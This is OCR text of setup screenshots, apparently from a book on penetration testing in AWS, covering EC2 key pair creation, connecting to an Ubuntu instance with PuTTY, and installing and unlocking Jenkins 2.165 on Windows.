

Select an existing key pair or create a new key pair
A key pair consists of a public key that AWS stores, and a private key file that you store. Together, they allow you to connect to your instance securely. For Windows AMIs, the private key file is required to obtain the password used to log into your instance. For Linux AMIs, the private key file allows you to securely SSH into your instance.
Note: The selected key pair will be added to the set of keys authorized for this instance. Learn more about removing existing key pairs from a public AMI.
Create a new key pair
Key pair name
ubuntukey
Download Key Pair
You have to download the private key file (*.pem file) before you can continue. Store it in a secure and accessible location. You will not be able to download the file again after it's created.
Cancel
Launch Instances


Launch Status
Your instances are now launching
The following instance launches have been initiated: i-0ebc0648090b18469 View launch log
Get notified of estimated charges
Create billing alerts to get an email notification when estimated charges on your AWS bill exceed an amount you define (for example, if you exceed the free usage tier).
How to connect to your instances
Your instances are launching, and it may take a few minutes until they are in the running state, when they will be ready for you to use. Usage hours on your new instances will start immediately and continue to accrue until you stop or terminate your instances.
Click View Instances to monitor your instances' status. Once your instances are in the running state, you can connect to them from the Instances screen. Find out how to connect to your instances.



PuTTY Key Generator
File Key Conversions Help
Key
No key.
Actions
Generate a public/private key pair
Generate
Load an existing private key file
Load
Save the generated key
Save public key
Save private key
Parameters
Type of key to generate:
RSA
DSA
ECDSA
ED25519
SSH-1 (RSA)
Number of bits in a generated key:
2048


PuTTYgen Notice
Successfully imported foreign key
(OpenSSH SSH-2 private key (old PEM format)).
To use this key with PuTTY, you need to
use the "Save private key" command to
save it in PuTTY's own format.
OK



PuTTY Configuration
Category:
Session
Logging
Terminal
Keyboard
Bell
Features
Window
Appearance
Behaviour
Translation
Selection
Colours
Connection
Data
Proxy
Telnet
Rlogin
SSH
Serial
Basic options for your PuTTY session
Specify the destination you want to connect to
Host Name (or IP address)
Port
ubuntu@
22
Connection type:
Raw
Telnet
Rlogin
SSH
Serial
Load, save or delete a stored session
Saved Sessions
Default Settings
Load
Save
Delete
Close window on exit:
Always
Never
Only on clean exit
About
Help
Open
Cancel



PuTTY Configuration
Category:
Features
Window
Appearance
Behaviour
Translation
Selection
Colours
Connection
Data
Proxy
Telnet
Rlogin
SSH
Kex
Host keys
Cipher
Auth
TTY
X11
Tunnels
Bugs
More bugs
Options controlling SSH authentication
Display pre-authentication banner (SSH-2 only)
Bypass authentication entirely (SSH-2 only)
Authentication methods
Attempt authentication using Pageant
Attempt TIS or CryptoCard auth (SSH-1)
Attempt "keyboard-interactive" auth (SSH-2)
Authentication parameters
Allow agent forwarding
Allow attempted changes of username in SSH-2
Private key file for authentication:
C:\Users\ \awsnew.ppk
Browse...
About
Help
Open
Cancel



PuTTY Security Alert
The server's host key is not cached in the registry. You have no guarantee that the server is the computer you think it is.
The server's ssh-ed25519 key fingerprint is:
ssh-ed25519 256
a2:cd:69:e2:05:43:53:6d:10:b8:f7:43:c7:5ca6:a4
If you trust this host, hit Yes to add the key to PuTTY's cache and carry on connecting.
If you want to carry on connecting just once, without adding the key to the cache, hit No.
If you do not trust this host, hit Cancel to abandon the connection.
Yes
No
Cancel
Help



ubuntu@ip-172-31-14-208: ~
Using username "ubuntu".
Authenticating with public key "imported-openssh-key"
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-1019-aws x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Fri Feb 22 09:33:41 UTC 2019
System load: 0.0 Processes: 88
Usage of /: 20.2% of 7.69GB Users logged in: 0
Memory usage: 17% IP address for eth0: 172.31.14.208
Swap usage: 0%
* 'snap info' now shows the freshness of each channel.
Try 'snap info microk8s' for all the latest goodness.
Get cloud support with Ubuntu Advantage Cloud Guest:
http://www.ubuntu.com/business/services/cloud
93 packages can be updated.
0 updates are security updates.
*** System restart required ***
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
ubuntu@ip-172-31-14-208:~$


Chapter 5: Penetration Testing of EC2 Instances using Kali Linux



Jenkins 2.165 Setup
Destination Folder
Click Next to install to the default folder or click Change to choose another.
Install Jenkins 2.165 to:
C:\Program Files (x86)\Jenkins\
Change...
Back
Next
Cancel



Jenkins 2.165 Setup
Ready to install Jenkins 2.165
Click Install to begin the installation. Click Back to review or change any of your installation settings. Click Cancel to exit the wizard.
Back
Install
Cancel



Getting Started
Unlock Jenkins
To ensure Jenkins is securely set up by the administrator, a password has been written to the log (not sure where to find it?) and this file on the server:
C:\Program Files (x86)\Jenkins\secrets\initialAdminPassword
Please copy the password from either location and paste it below.
Administrator password
Continue

